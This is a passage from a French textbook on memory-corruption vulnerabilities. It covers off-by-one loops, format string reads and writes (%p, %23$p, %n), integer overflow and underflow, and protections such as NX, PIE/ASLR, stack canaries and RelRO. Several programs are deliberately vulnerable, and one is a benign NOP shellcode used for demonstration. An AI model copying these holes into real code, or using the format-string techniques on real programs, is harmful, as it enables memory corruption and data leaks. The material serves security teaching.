6  00007FFF:FFFFDED0    00007FFFFFFFFDF00    (saved rbp)
7  00007FFF:FFFFDED0    0000555555555186    (saved ret)
8  ...

```

On remarque que le compteur de boucle qui est à 8 maintenant est accolé à la zone-mémoire dédiée à la variable **buffer**. Comme la condition d'arrêt de la boucle est de s'arrêter uniquement lorsque le compteur est supérieur à 8, il reste encore un tour de boucle à effectuer. Lors de cet ultime tour de boucle, la valeur **0x41** sera donc écrit à la place du compteur comme présenté ci-dessous :

```

1  ...
2  00007FFF:FFFFDED0    0000000000000000
3  00007FFF:FFFFDED0    00007FFFFFFFFE36B
4  00007FFF:FFFFDED0    4141414100000000
5  00007FFF:FFFFDED0    0000004141414141
6  00007FFF:FFFFDED0    00007FFFFFFFFDF00    (saved rbp)
7  00007FFF:FFFFDED0    0000555555555186    (saved ret)
8  ...

```

Le compteur de boucle est ensuite incrémenté de 1 (ligne 20 du code assembleur) et cette valeur passe donc à **0x42** ce qui équivaut à "B". Cette valeur étant plus grande que 8, la boucle s'arrête. Lorsqu'il s'agit d'afficher le contenu de la variable **buffer**, toute la chaine de caractères (jusqu'au *null byte*) est alors affichée, d'où les 8 "A" + 1 "B".

2^d cas d'exploitation : 8 "A"

En ayant compris l'explication ci-dessus, il est possible d'estimer le comportement du programme lorsque l'on soumet exactement 8 "A", soit 9 *bytes* (*null byte* à la fin des chaînes de caractères). Les 8 "A" seront copiés à l'emplacement dédié à la variable **buffer**, et lors du dernier tour de boucle, le 9^{ème} *byte* (qui est le *null byte*) sera copié à la place du compteur. Se faisant, le compteur se retrouve de nouveau inférieur à 8 et la boucle recommence depuis le début. La boucle *for* a donc été transformée en boucle *while* causant alors un déni de service de l'application.

Deux exemples de vulnérabilités **Off By One** ont été présentés. Dans le premier cas, il s'agit d'une mauvaise utilisation d'une fonction sécurisée **strncpy()** qui laisse la possibilité à l'utilisateur de modifier le contexte d'exécution de l'application. Dans le second cas, il s'agit d'une modification d'un *byte* laissant alors la possibilité de causer un déni de service de l'application. Afin de corriger le second exemple, il faut soit diminuer de 1 le nombre de tour de boucle tout en gardant l'opérateur $\leq$, soit garder le même nombre de tour de boucle mais utiliser l'opérateur $<$ comme dans le code suivant :

```
1  int offbyone(char *arg){
2      char buffer[8];
3      int i;
4      for(int i=0; i<sizeof(buffer); i++) {
5          buffer[i] = arg[i];
6      }
7
8      printf("buffer %s\n", buffer);
9
10     return true;
11
12 }
```

2.4 Vulnérabilité Format String

La vulnérabilité **Format String** n'est pas en soit une vulnérabilité de type *buffer overflow*. Cependant, elle peut être utilisée dans le cas d'une exploitation d'un *buffer overflow*, c'est pour cela qu'elle est présentée dans cet ouvrage. Cette vulnérabilité émerge d'une mauvaise utilisation de l'emploi de fonctions d'affichage telles que **printf()**, **scanf()**, etc. En effet, ces fonctions nécessitent de spécifier le formatage des données à afficher. Il peut s'agir de chaîne de caractères (**%s**), d'entiers (**%d**), d'adresses (**%p**) ou autres. Le prototype de la fonction **printf()** par exemple est le suivant :

```
1 int printf(char *format, arg1, arg2, ...);
```

Ainsi le code suivant permet d'afficher une chaîne de caractères :

```
1 #include <stdio.h>
2
3 int main() {
4     char *buffer = "chaîne de caractères";
5
6     printf("Ceci est une %s\n", buffer);
7
8     return 0;
9 }
```

Que ce passe-t-il si la variable **buffer** n'est pas spécifiée ? Le programme va tenter d'afficher ce qu'il peut, et dans le cas présent tout les *bytes* jusqu'à ce un *null byte* (signifiant la fin de la chaîne de caractères). De même, le code suivant affichera 4 adresses présentes sur la pile :

```
1 printf("%p\n%p\n%p\n%p\n");
```

Les formats les plus usuels (ou *specifiers*) sont présentés dans le tableau 2.3.

Printf() specifiers	
valeur	signification
c	caractère
d or i	entier décimal signé
f	nombre flottant décimal
o	nombre en octal
s	chaîne de caractères
u	entier décimal non signé
x	entier hexadécimal non signé
X	entier hexadécimal non signé en lettre capitale
p	adresse, pointeur
n	permet de charger le nombre de caractères avant le specifier

TABLE 2.3 – *Specifiers* les plus usuels pour la fonction **printf()**

Accès en lecture


Un exemple de code vulnérable à la vulnérabilité **Format String** en lecture est présenté ci-dessous :

```

1  #include <stdio.h>
2  #include <unistd.h>
3
4  int main() {
5      int secret = 0xBADF000D;
6
7      char buffer[128] = {0};
8      read(0, buffer, 128);
9      printf(buffer);
10
11     return 0;
12 }

```

La ligne 8 permet de lire l'entrée utilisateur qui sera placée dans la variable **buffer**. La ligne suivante affiche le contenu de cette variable sans préciser de format à la donnée de sortie. Il est alors possible d'afficher le contenu de la pile en donnant en entrée le format. Ainsi pour afficher deux adresses de la pile, il suffit de rentrer **%p%p** comme présenté sur la figure 2.5.




```

(shellchocolat) → → stack ./formatstring
%p%p
0x7ffced431bb00x80

```

FIGURE 2.5 – Affichage de deux valeurs de la pile

L'objectif de cet exemple, est d'afficher le contenu de la variable **secret** (ligne 5). Comme il s'agit d'une variable locale, elle est stockée sur la pile. Il est donc en théorie possible d'en récupérer le contenu, en fonction de la taille de la variable **buffer**. En effet, si celle-ci est trop petite, il ne sera peut-être pas possible d'inscrire suffisamment de **%p** pour atteindre l'adresse de la pile où est stockée le contenu de la variable **buffer**. Pour afficher le contenu de la pile jusqu'à la valeur de la variable **secret**, il faut mettre 23 **%p** comme le montre la figure 2.6.



```

(shellchocolat) → → stack ./formatstring | grep 0xbadf000d00000000
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
0x7ffce41d3bd00x800x7fe8c6269a3d(nil)0x7fe8c6373b100x70257025702570250x70257025702570250x7
0257025702570250x70257025702570250x7025702570250xa702570257025(nil)(nil)(nil)(nil)(nil
)(nil)(nil)(nil)(nil)(nil)(nil)0xbadf000d00000000

```

FIGURE 2.6 – Affichage de la valeur de la variable locale **secret**


Il est également possible d'obtenir le même résultat avec la nomenclature suivante :

```

1  %23$p

```

Cela permet d’afficher l’adresse à la 23^{ième} position, ce qui donne le même résultat que précédemment comme le montre la figure 2.7



```
(shellchocolat)→ → stack ./formatstring
%23$p
0xbadf000d00000000
```

FIGURE 2.7 – Affichage de la valeur de la variable locale **secret** à la 23^{ième} position sur la pile

Comme cela vient d’être démontré, cette technique permet d’afficher le contenu de la pile à un *offset* en particulier, ce qui peut permettre d’envisager des attaques complexes, comme le contournement de la protection **Stack Canari**, ou de l’**ASLR** qui nécessitent de connaître des adresses.

Accès en écriture

Il est également possible d’écrire sur la pile à un *offset* spécifique. Cela rend cette vulnérabilité plus critique que ce qu’il ne pouvait y paraître de prime abord. De manière à observer ce comportement, il faut légèrement modifier le code d’exemple. Le nouveau code est alors :

```
1  #include <stdio.h>
2
3  int main() {
4      int secret = 0xbadf000d;
5      int *addr = &secret;
6
7      char buffer[128] = {0};
8      read(0, buffer, 128);
9      printf(buffer);
10     printf("%X", secret);
11
12     return 0;
13 }
```

La vulnérabilité est toujours présente en ligne 9. A la ligne 10 la valeur de la variable **secret** est affichée car l’objectif de cet exemple est d’en modifier la valeur. La différence réside dans l’ajout de la ligne 5 qui positionne sur la pile l’adresse de la variable **secret**. Comme il est possible de lire le contenu de la pile, il est possible de lire la valeur de cette adresse. La figure 2.8 présente ce résultat. On constate que la valeur de la variable **secret** est située à l’adresse **0x007FFD0320ef44** et elle vaut **0xBADF000D**.

Le seul *specifier* qui permet l’écriture est le **%n**. Il permet de charger en mémoire (adresse retrouvé avec le *specifier* **%p**) le nombre de *bytes* écrit avant le-dit *specifier*.


les entiers signés, réduisant alors la plage de valeurs positifs disponibles.

L'exemple le plus d'*integer overflow* est le suivant :

```

1  #include <stdio.h>
2
3  int main() {
4      long long int a = 0x7FFFFFFFFFFFFFFFLL;
5      long long int b = 0x2LL;
6      long long int result;
7
8      result = a + b;
9
10     printf("Le résultat de %lld + %lld est : %lld\n", a, b, result);
11     printf("Le résultat de %llx + %llx est : %llx\n", a, b, result);
12
13     return 0;
14 }
```

Ce code assigne la valeur maximale d'un entier à la variable **a**. La variable **b** contient 2. La variable **result** contiendra alors le résultat de la somme de **a** et **b**. En tant qu'humain, on sait parfaitement que ce calcul est possible. Cependant, la machine a ses limites et le résultat est alors incohérent pour un humain (mais l'est pourtant pour une machine). La figure 2.11 présente le résultat de l'exécution du programme ci-dessus.



```

(shellchocolat) -> stack ./integer_overflow
Le résultat de 9223372036854775807 + 2 est : -9223372036854775807
Le résultat de 7fffffffffffffff + 2 est : 8000000000000001
```


FIGURE 2.11 – Présentation d'un *Integer Overflow*

Le résultat est présenté à la fois en décimal et en hexadécimal. Cela permet de se rendre compte que le résultat est négatif pour un humain bien que la somme ait été réalisée correctement pour la machine. Il est possible d'imaginer de telles attaques lorsqu'un utilisateur a la possibilité d'effectuer des sommes. Par exemple en ajoutant des objets à acheter dans un panier. Si la limite maximale n'est pas bornée correctement, l'utilisateur pourrait ajouter suffisamment d'objet pour dépasser la valeur d'un entier et alors provoquer un *integer overflow*. L'application devrait alors "donner" de l'argent à l'utilisateur plutôt que d'en "prendre".

Il est possible d'appliquer ce principe à la vulnérabilité *integer underflow*. Le code suivant présente une telle vulnérabilité :


```
1  #include <stdio.h>
2
3  int main() {
4      int a = 0x80000001;
5      int b = 0x2;
6      int result;
7
8      result = a - b;
9
10     printf("Le résultat de %d - %d est : %d\n", a, b, result);
11     printf("Le résultat de %x - %x est : %x\n", a, b, result);
12
13     return 0;
14 }
```

La soustraction du plus petit entier négatif possible (pas un entier long long pour cet exemple, de manière à montrer que cela dépend du type utilisé pour définir la variable) par une autre valeur conduit à un résultat positif, ce qui est bien incohérent d'un point de vue humain, mais pas du point de vue de la machine. La figure 2.12 présente ce résultat.



```
(shellchocolat) → → stack ./integer_underflow
Le résultat de -2147483647 - 2 est : 2147483647
Le résultat de 80000001 - 2 est : 7fffffff
```

FIGURE 2.12 – Présentation d'un *Integer Underflow*

Chapitre 3

Les différentes protections

Il existe certaines protections contre les attaques de type *buffer overflow*. Parmi celles-ci, on trouve :

- **FORTIFY SOURCE** : Cette fonctionnalité du compilateur détecte automatiquement certains dépassements de tampons et autres erreurs de programmation courantes à l'exécution.
- **NX (Non eXecutable)** : La pile est rendue non exécutable permettant de prévenir les *stack buffer overflow*.
- **ASLR (Address SpaceLayout Randomization)** : Il s'agit d'une protection au niveau du *kernel* qui rend les adresses de chargement aléatoires. Les décalages entre les différentes fonctions ne sont cependant pas modifiés.
- **CFI (Control Flow Integrity)** : **CFI** est une technique qui vise à garantir que le flot d'exécution du programme ne dévie pas de sa structure prévue. Cela peut aider à détecter les tentatives d'exploitation de vulnérabilités telles que les attaques de réécriture de pointeur.
- **SafeStack** : **SafeStack** est une technique qui crée un segment de pile distinct pour les variables locales sensibles aux dépassements de tampons, rendant plus difficile pour un attaquant de les exploiter.
- AddressSanitizer (ASan) : **ASan** est un outil de détection des erreurs de mémoire telles que les dépassements de tampons et les fuites de mémoire. Bien qu'il ne soit pas une fonctionnalité intégrée des compilateurs C, il est souvent utilisé comme un outil complémentaire pour détecter les vulnérabilités de mémoire lors du développement.
- **PIE**
- **CFG (Control-Flow Guard)** : Cette technique est spécifique à **Windows** et vise à détecter les tentatives de déviation du flux de contrôle du programme vers des zones non prévues.
- **SSP (Stack-Smashing Protector)** : Il s'agit d'une autre technique de pro-

tection contre les dépassements de tampons qui détecte les tentatives de modification de la valeur de retour sur la pile en positionnant des canaris sur celle-ci.

- **RelRO (Relocation Read-Only)** : Cette technique rend certaines parties de la table de relocation en lecture seule, ce qui rend plus difficile l'exploitation de vulnérabilités de type attaque par écrasement de pointeurs.

Les plus connues d'entre elles seront détaillées dans les sections suivantes. Quant aux autres, elles font l'objet de recherche active par la communauté cyber.

3.1 La protection NX

La protection **NX** (*Not eXecutable*) permet d'assurer que la pile n'est pas exécutable. Cette protection permet de prévenir l'exécution d'un *shellcode* qui y aurait été mis lors d'une attaque de type *buffer overflow*. Les variables locales sont positionnées sur la pile, l'exemple ci-dessous présente le positionnement d'un *shellcode* sur la pile puis exécution de celui-ci :

```
1  #include <stdio.h>
2
3  int main(void){
4      char shellcode[] =
5          "\x90\x90\x90\x90\x90\x90\x90\x90" // NOP
6          "\x90\x90\x90\x90\x90\x90\x90\x90"
7          "\x90\x90\x90\x90\x90\x90\x90\x90"
8          "\x90\x90\x90\x90\x90\x90\x90\x90"
9          "\xC3"; // RET
10
11     (*(void (*)(void)) shellcode)();
12
13     return 1;
14 }
```

Le *shellcode* est située aux lignes 4 à 9. Il est constitué d'instruction **NOP** et d'un **RET** afin de ne pas perturber le fonctionnement du programme. L'instruction **RET** permet de revenir au flot d'exécution normal du programme. Comme il est placé dans une variable locale, il se trouve naturellement sur la pile. L'instruction qui l'exécute est plus complexe (ligne 11). La partie **void (*)(void)** est une déclaration d'un pointeur de fonction. Cela signifie qu'il pointe vers une fonction qui ne renvoie aucune valeur (le premier **void**) tandis que le second **void** indique que cette fonction ne prend aucun paramètre. Ainsi l'instruction complète appelle la fonction pointée par le pointeur de fonction associé à l'adresse mémoire à laquelle réside la variable

locale **shellcode**. Les parenthèses à la fin de l’instruction signifie bien qu’il s’agit d’un appel de fonction ne prenant aucun paramètre. Cette fonction étant stockée sur la pile, elle n’est pas censée être exécuté et devrait retourner une erreur.

Compilons cet exemple avec la protection **NX** activée comme suit :

```
1 gcc nx_test.c -o nx_test
```

Le résultat de l’exécution du programme est présentée sur la figure 3.1. On observe bien une erreur de type **segfault**.

```
(shellchocolat)→ stack gcc nx_test.c -o nx_test
(shellchocolat)→ → stack ./nx_test
[1] 3030 segmentation fault ./nx_test
```

FIGURE 3.1 – Protection **NX** mise en place et exécution d’un *shellcode* positionné sur la pile

Afin de vérifier que l’erreur provient bien d’une tentative d’exécution de code présent sur la pile, regardons l’allure du code assembleur ci-dessous :

```
1  PUSH    rbp
2  MOV     rbp, rsp
3  SUB     rsp, 0x30
4
5  MOV     rax, 0x9090909090909090
6  MOV     rdx, 0x9090909090909090
7  MOV     [rbp-0x30], rax
8  MOV     [rbp-0x28], rdx
9  MOV     [rbp-0x20], rax
10 MOV     [rbp-0x18], rdx
11 MOV     [rbp-0x10], 0xC3
12
13 LEA     rax, [rbp-0x30]
14 CALL    rax
15
16 MOV     eax, 1
17 LEAVE
18 RET
```

Les trois premières lignes permettent de sauvegarder la valeur du registre **rbp** et de placer le contenu du registre **rsp** dans le registre **rbp**. 30 *bytes* sont également réservés sur la pile pour y stocker le *shellcode*. Celui-ci est placé sur la pile aux lignes 5 à 11. La ligne 13 permet de récupérer l’adresse de la première instruction du

shellcode puis de l'y placer dans le registre **rax**. Et enfin, la ligne 14 (**CALL rax**) redirige le flot d'exécution vers cette adresse. A la suite de l'exécution de la ligne 11 (mise en place du *shellcode* sur la pile), l'état de la pile est le suivant :

1	00007FFF:95FD2200	9090909090909090
2	00007FFF:95FD2208	9090909090909090
3	00007FFF:95FD2210	9090909090909090
4	00007FFF:95FD2218	9090909090909090
5	00007FFF:95FD2220	00000000000000C3

La valeur située à **rbp+0x30** est mise dans le registre **rax**, puis appelé (**0x00007FFF95FD2200**) . Il s'agit de l'adresse de début du *shellcode* sur la pile. La protection **NX** étant en place, il n'est alors pas possible d'exécuter ces instructions comme on peut le voir sur la figure 3.2. Cette protection est efficace mais peut être contournée comme cela sera vu dans la section 4.5.




FIGURE 3.2 – Erreur dû à une tentative d'exécution de code sur la pile

3.2 La protection PIE et ASLR

La différence entre l'**ASLR** (*Address SpaceLayout Randomization*) est le **PIE** (*Position Independant Execution*) est subtile car les deux protections permettent d'ajouter un aléa dans la valeur des adresses du binaire lors de son exécution. Afin de cerner la différence entre les deux et la pertinence de les utiliser conjointement, le code suivant et les résultats de son exécution peuvent être étudiés :

```

1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <dlfcn.h>
4
5 int main(void){

```

```


6     printf("main(): %p\n", &main);
7     printf("printf@plt: %p\n", &printf)
8     void *hLibc = dlopen("libc.so.6", RTLD_NOW | RTLD_GLOBAL);
9     printf("libc: %p\n", hLibc);
10    printf("printf(): %p\n", dlsym(hLibc, "printf"));
11
12    /*int stack;
13    printf("stack: %p\n", &stack);
14
15    int *heap = malloc(sizeof(int));
16    printf("heap: %p\n", heap);
17    free(heap);*/
18
19    return 1;
20 }
```

Ce programme se contente d’afficher l’adresse de la fonction **main()**, l’adresse de la fonction **printf()** dans la **PLT**, l’adresse de chargement de la **libc** et l’adresse de la fonction **printf()** dans la **libc**. En commentaire (et laissé pour le lecteur), la possibilité de consulter les adresses de la *stack* et de la *heap*. Compilons ce programme avec l’**ASLR** activée et sans la protection **PIE** comme suit :

```

1 gcc pie_vs_aslr.c -fno-stack-protector -no-pie -o pie_vs_aslr
2 sudo bash -c 'echo 2 > /proc/sys/kernel/randomize_va_space'
```

Lorsque l’on exécute le programme deux fois de suite, on obtient les résultats présentés sur la figure 3.3.



```

(shellchocolat)→ → stack ./pie_vs_aslr
main(): 0x401146
printf@plt: 0x7f51b462cb30
libc: 0x7f51b47d5160
printf(): 0x7f51b462cb30
(shellchocolat→ stack ./pie_vs_aslr
main(): 0x401146
printf@plt: 0x7f0a36946b30
libc: 0x7f0a36aef160
printf(): 0x7f0a36946b30
```

FIGURE 3.3 – **ASLR** activée et **PIE** non positionné sur le binaire

On constate que seule l’adresse de la fonction **main()** reste identique à chaque exécution. En revanche, lorsque l’on compile le binaire avec le **PIE** comme suit :

```

1 gcc pie_vs_aslr.c -fno-stack-protector -o pie_vs_aslr
2 sudo bash -c 'echo 2 > /proc/sys/kernel/randomize_va_space'

```

on se rend compte que toutes les adresses sont aléatoires (voir figure 3.4). Lorsque l'**ASLR** n'est pas activée (0 dans le fichier **randomize_va_space**) mais la protection **PIE** l'est, les résultats sont catastrophique (voir figure 3.5).

```

(shellchocolat)→ → stack ./pie_vs_aslr
main(): 0x55ef99365149
printf@plt: 0x7fee186f4b30
libc: 0x7fee1889d160
printf(): 0x7fee186f4b30
(shellchocolat)→ → stack ./pie_vs_aslr
main(): 0x559bb6fa4149
printf@plt: 0x7f0bf21ecb30
libc: 0x7f0bf2395160
printf(): 0x7f0bf21ecb30

```

FIGURE 3.4 – **ASLR** activée et **PIE** positionné sur le binaire

```

(shellchocolat)→ → stack ./pie_vs_aslr
main(): 0x555555555149
printf@plt: 0x7ffff7e1ab30
libc: 0x7ffff7fc3160
printf(): 0x7ffff7e1ab30
(shellchocolat)→ → stack ./pie_vs_aslr
main(): 0x555555555149
printf@plt: 0x7ffff7e1ab30
libc: 0x7ffff7fc3160
printf(): 0x7ffff7e1ab30

```

FIGURE 3.5 – **ASLR** désactivée et **PIE** positionné sur le binaire

Ainsi, il est recommandé d'activer l'**ASLR** et d'utiliser la protection **PIE** lors de la compilation.

3.3 La protection SSP

SSP est l'acronyme de *Stack Smashing Protector*. Cette protection vise directement à protéger l'écrasement de la pile par des données malveillante. Pour cela, une routine de vérification est mise en place lors de la compilation. Chaque fin de fonction (avant l'épilogue) se voit affublée d'une vérification visant à déterminer si la pile a été modifiée lors d'une tentative de *buffer overflow*. Prenons comme exemple

le programme suivant :

```
1  #include <stdlib.h>
2
3  int foo(void){
4      return 1;
5  }
6
7  int main(void){
8      foo();
9
10     return 1;
11 }
```

Il s'agit typiquement d'un programme qui ne fait rien. La fonction **main()** fait appel à une fonction **foo()** qui retourne 1. Compiler de manière à ne pas avoir de protection (option **-fno-stack-protector**), le programme désassemblé ressemble à ceci :

```
1  foo:
2      PUSH    rbp
3      MOV     rbp, rsp
4
5      MOV     eax, 1
6      POP     rbp
7      RET
8
9  main:
10     PUSH    rbp
11     MOV     rbp, rsp
12
13     CALL    foo
14
15     MOV     eax, 1
16     POP     rbp
17     RET
```

Pour activer la protection **SSP**, il faut utiliser l'option **-fstack-protector-all**. Le même programme désassemblé et alors :

```
1  foo:
2      PUSH    rbp
3      MOV     rbp, rsp
4      SUB     rsp, 0x10
```

```
5      MOV     rax, fs:[0x28]
6      MOV     [rbp-8], rax
7      XOR     eax, eax
8
9      MOV     eax, 1
10     MOV     rdx, [rbp-8]
11     SUB     rdx, fs:[0x28]
12     JE      foo_canari_ok
13     CALL    stack_chk_fail
14
15 foo_canari_ok
16     LEAVE
17     RET
18
19 main:
20     PUSH     rbp
21     MOV     rbp, rsp
22     SUB     rsp, 0x10
23     MOV     rax, fs:[0x28]
24     MOV     [rbp-8], rax
25     XOR     eax, eax
26
27     CALL    foo
28
29     MOV     eax, 1
30     MOV     rdx, [rbp-8]
31     SUB     rdx, fs:[0x28]
32     JE      main_canari_ok
33     CALL    stack_chk_fail
34
35 main_canari_ok
36     LEAVE
37     RET
```

Il est alors clair que la compilation induit une modification nette du programme. On peut noter qu'un programme qui fait appelle dynamiquement à une bibliothèque non protégée avec **SSP** sera alors potentiellement vulnérable à des *buffer overflow* bien que le programme principal est lui bien protégé.

Les lignes 4 à 7 ont été rajoutées en début de fonction (prologue) et les lignes 9 à 13 en fin de fonction (épilogue). Ce sont ces lignes qui permettent la vérification d'écrasement de la pile. Mettons un *breakpoint* à la ligne 8 (**MOV *eax*, 1**) et regardons l'état de la pile à cet instant :

```

1  ...
2  0000000000000000
3  B3B0D8425D25BF00    (canari)
4  00007FFE2A1045D0    (saved rbp)
5  0000559D68AC5187    (saved ret)
6  0000000000000000
7  ...

```

On y trouve la valeur **0x0000559D68AC5187** qui est la valeur de retour suite à l'exécution de la fonction **foo()** et qui permet de reprendre le flot d'exécution initiale avant l'appel de la fonction. La valeur **0x00007FFE2A1045D0** est la valeur de sauvegarde du registre **rbp**. Elle a été positionné lors de l'exécution de l'instruction **PUSH rbp** (ligne 2) en début de fonction. Et enfin, la valeur **0xB3B0D8425D25BF00** qui se trouve être un canari. Il a été positionné là lors de l'exécution des lignes 4 à 7. Cette valeur est initialement contenue dans le segment **fs** à l'offset **0x28**. Le canari est déterminé lors des premières phases d'initialisation du processus en mémoire dans le **TLS** (*Thread Local Storage*). Le segment **fs[0]** pointe ensuite vers le début du **TLS**. L'offset **0x28** du **TLS** contient alors la valeur du canari dans le contexte du programme. Cette valeur est ensuite réutilisée à la ligne 11 lors d'une soustraction avec la valeur du canari présente sur la pile. Si les deux valeurs sont identiques, et donc s'il n'y a pas eu d'écrasement de la pile, la soustraction donne 0. Dans le cas contraire, la fonction **stack_chk_fail** est appelée.

En modifiant arbitrairement la valeur du canari sur la pile à l'aide d'un *debugger*, le code fini par tomber sur le contenu présenté sur la figure 3.6

<code>sub rbp, 8</code>	
<code>lea rdi, [rel 0x7f64f42f052b]</code>	ASCII "stack smashing detected"
<code>call libc.so.6!__fortify_fail</code>	
<code>mov rdi, rdi</code>	
<code>sub rbp, 8</code>	
<code>lea rdi, [rel 0x7f64f42f0543]</code>	ASCII "*** %s ***: terminated\n"

FIGURE 3.6 – Conséquence d'un écrasement de pile avec la protection **SSP** activée dans un debugger

Le résultat sur la console est alors présenté sur la figure 3.7, indiquant à l'utilisateur qu'une tentative d'écrasement de la pile a eu lieu.

```

*** stack smashing detected ***: terminated

```

FIGURE 3.7 – Conséquence d'un écrasement de pile avec la protection **SSP** activée sur la console

La valeur du canari est différente à chaque exécution du binaire. Cela permet de s'assurer qu'elle ne puisse pas être déterminée en avance de phase. Pour s'en rendre compte, compilons avec la protection **SSP** le programme suivant :

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <stdint.h>
5
6  int f1(void){
7      register void *rsp asm ("%rsp");
8      register void *rbp asm ("%rbp");
9      uint64_t canary = *(uint64_t *) (rbp-0x8);
10     uint64_t saved_ret = *(uint64_t *) (rbp+0x8);
11
12     printf("-- f1()\n");
13     printf("rsp: %p\trbp: %p\n", rsp, rbp);
14     printf("[rbp-0x8]: %p\t(canary)\n", canary);
15     printf("[rbp+0x8]: %p\t(saved ret)\n\n", saved_ret);
16
17     return 1;
18 }
19
20 int f2(void){
21     register void *rsp asm ("%rsp");
22     register void *rbp asm ("%rbp");
23     uint64_t canary = *(uint64_t *) (rbp-0x8);
24     uint64_t saved_ret = *(uint64_t *) (rbp+0x8);
25
26     printf("-- f2()\n");
27     printf("rsp: %p\trbp: %p\n", rsp, rbp);
28     printf("[rbp-0x8]: %p\t(canary)\n", canary);
29     printf("[rbp+0x8]: %p\t(saved ret)\n\n", saved_ret);
30
31     return 1;
32 }
33
34
35 int main(void){
36
37     f1();
38     f1();
39
40     f2();
41
42     return 1;
43 }
44
```

Ce programme fait appel deux fois à la fonction **f1()** puis une fois à la fonction

f2(). Cela permettra de constater la valeur du canari pour une même fonction et pour une fonction différente. Les fonctions exécutent le même code, à savoir l’affichage à l’écran de l’adresse de la pile au début de la fonction et la valeur du registre **rsp** et du registre **rbp**, mais aussi la valeur du canari et la valeur de l’adresse de retour. L’exécution de ce programme est présentée sur la figure 3.8.

```
-- f1()
rsp: 0x7ffcac57d9c0    rbp: 0x7ffcac57d9e0
[rbp-0x8]: 0x7fc4a2164ddd5e00    (canary)
[rbp+0x8]: 0x55acdf22c2c9    (saved ret)

-- f1()
rsp: 0x7ffcac57d9c0    rbp: 0x7ffcac57d9e0
[rbp-0x8]: 0x7fc4a2164ddd5e00    (canary)
[rbp+0x8]: 0x55acdf22c2ce    (saved ret)

-- f2()
rsp: 0x7ffcac57d9c0    rbp: 0x7ffcac57d9e0
[rbp-0x8]: 0x7fc4a2164ddd5e00    (canary)
[rbp+0x8]: 0x55acdf22c2d3    (saved ret)
```

FIGURE 3.8 – Première exécution du programme permettant de déterminer certaines valeurs intéressantes pour la protection **SSP**

On constate que la valeur du canari (**0x7FC4A2164DDD5E00**) est la même lors de l’exécution de toutes les fonctions. Le canari est fixe au cours de l’exécution du programme. En revanche, lors d’une seconde exécution du programme (figure 3.9), on constate que la valeur du canari (**0xA12DF808D489A000**) est alors différente indiquant bien que le canari change à chaque exécution du programme.

3.4 La protection RelRO

La protection **RelRO** (*Relocation Read Only*) permet essentiellement de se prémunir d’un type de vulnérabilité en particulier : Corruption de table de relocalisation. Les binaires **ELF** utilisent une table de relocalisation appelée **GOT** (*Global Offset Table*). La **GOT** contient des pointeurs vers les adresses des fonctions des bibliothèques utilisées dans le programme. On se rend compte que modifier ces pointeurs peut permettre de rediriger le flot d’exécution du programme. La **GOT** est remplie au *runtime*, ce qui signifie qu’elle est nécessairement accessible en Lecture-Écriture. De plus, comme elle contient des informations utiles pour différentes parties du programme, elle doit être située à une adresse fixe. L’ensemble de ces conditions en font une cible de choix.

```

-- f1()
rsp: 0x7ffc643f690    rbp: 0x7ffc643f6b0
[rbp-0x8]: 0xa12df808d489a000    (canary)
[rbp+0x8]: 0x5576e89542c9    (saved ret)

-- f1()
rsp: 0x7ffc643f690    rbp: 0x7ffc643f6b0
[rbp-0x8]: 0xa12df808d489a000    (canary)
[rbp+0x8]: 0x5576e89542ce    (saved ret)

-- f2()
rsp: 0x7ffc643f690    rbp: 0x7ffc643f6b0
[rbp-0x8]: 0xa12df808d489a000    (canary)
[rbp+0x8]: 0x5576e89542d3    (saved ret)

```

